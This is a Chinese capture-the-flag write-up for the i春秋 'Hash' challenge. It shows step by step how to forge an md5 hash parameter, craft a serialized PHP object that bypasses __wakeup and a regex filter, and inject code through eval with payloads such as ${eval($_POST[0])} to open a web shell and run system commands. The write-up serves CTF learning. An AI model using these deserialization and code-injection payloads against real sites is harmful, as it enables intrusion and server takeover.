[i春秋]“百度杯”CTF比赛 十月场-Hash

原创

笑花大王 于 2020-02-03 00:36:00 发布 363 收藏

前言


涉及知识点:反序列化、代码执行、命令执行

题目来自:i春秋 hash 如果i春秋题目有问题可以登录榆林学院信息安全协会CTF平台使用


或者利用本文章提供的源码自主复现

[i春秋]“百度杯”CTF比赛 十月场-Hash

点击hahaha进入下一个页面



进入之后我们发现这有一段英文说如果不是123 我们就可以获得flag




我们分析URL key部分有个123 我们替换成122试试 试了之后不行我们看到hash的值一看就是md5密文直接拿去解密看看有什么发现

```
http://地址/index.php?key=123&hash=f9109d5f83921a551cf859f853afe7bb
```

md5解密那个hash=kkkkkk01123 根据直觉把后三位替换成和我们key一致的 替换后hash=kkkkkk01122 然后cmd5把hash的值加密 重新组合url提交

```
//修改key hash的
payload:
http://地址/index.php?key=122&hash=e1ebb04a0a78afe23e2d542e72a25005
```

获得新的页面访问去。



访问获得这个页面的源码

```php
 <?php
class Demo {
    private $file = 'Gu3ss_m3_h2h2.php';

    public function __construct($file) {
        $this->file = $file;
    }

    function __destruct() {
        echo @highlight_file($this->file, true);
    }

    function __wakeup() {
        if ($this->file != 'Gu3ss_m3_h2h2.php') {
            //the secret is in the f15g_1s_here.php
            $this->file = 'Gu3ss_m3_h2h2.php';
        }
    }
}

if (isset($_GET['var'])) {
    $var = base64_decode($_GET['var']);
    if (preg_match('/[oc]:\d+:/i', $var)) {
        die('stop hacking!');
    } else {

        @unserialize($var);
    }
} else {
    highlight_file("Gu3ss_m3_h2h2.php");
}
?>
```

View Code

通过分析又发现了新的页面下一步我们就是要通过这个存在序列化漏洞的页面构造语法来获取the f15g_1s_here.php的源码。

```
13      function __wakeup() {
14          if ($this->file != 'Gu3ss_m3_h2h2.php') {
15              //the secret is in the f15g_1s_here.php
16              $this->file = 'Gu3ss_m3_h2h2.php';
17          }
18      }
19  }
```

1.绕过_wakeup()这个函数 因为我们在反序列化时会判断这个函数是否存在如果存在就执行替换成下面的页面所以我们要阻止它运行

绕过_wakeup参考:https://www.cnblogs.com/xhds/p/12243760.html

```
13      function __wakeup() {
14          if ($this->file != 'Gu3ss_m3_h2h2.php') {
15              //the secret is in the f15g_1s_here.php
16              $this->file = 'Gu3ss_m3_h2h2.php';
17          }
```

2.绕过过滤 首先这里是get接受之后进行base64的解码 有解码那我们构造后就要编码， 然后正则表达式判断符不符合它们的条件 如果不符合则就能正常的执行unserialize()函数进行反序列化了

```
21  if (isset($_GET['var'])) {
22      $var = base64_decode($_GET['var']);
23      if (preg_match('/[oc]:\d+:/i', $var)) {
24          die('stop hacking!');
25      } else {
26
27          @unserialize($var);
```

构造的序列化代码

```
$obj=new Demo('f15g_1s_here.php');
$s=serialize($obj);
$s=str_replace("4","+4",$s);
$s=str_replace(":1:",":8:",$s);
echo base64_encode($s);
```

序列化的payload:

```
http://URL/Gu3ss_m3_h2h2.php?
var=TzorNDoiRGVtbyI6ODp7czoxMDoiAERlbW8AZmlsZSI7czoxNjoiZjE1Z18xc19oZXJlLnBocCI7fQ==
```

访问得到 f15g_1s_here.php 页面的源码

```php
<?php
if (isset($_GET['val'])) {
    $val = $_GET['val'];
    eval('$value="' . addslashes($val) . '";');
} else {
    die('hahaha!');
}

?>
```

构造代码执行的语法

第一个方法:

最终payload:

```
http://eb85579d4d4149dd98fd95b033fde549c66f85c255ba4225.changame.ichunqiu.com/f15g_1s_here.php?val=${eval($_POST[0])}
```

菜刀连接获得flag

第二个方法:

payload:

```
http://eb85579d4d4149dd98fd95b033fde549c66f85c255ba4225.changame.ichunqiu.com/f15g_1s_here.php?val=${${system(ls)}}
```

Gu3ss_m3_h2h2.php True_F1ag_i3_Here_233.php f15g_1s_here.php index.php

第三种方法:

菜刀连接payload:

```
http://453467cea6b64556860e3339a9908319758cf61d8e1942f2.changame.ichunqiu.com/f15g_1s_here.php?val=${${assert($_POST[1])}}
```

http://eb85579d4d4149dd98fd95b033fde549c66f85c255ba4225.changame.ichunqiu.com/f15g_1s_here.php?val=${${system(ls)}}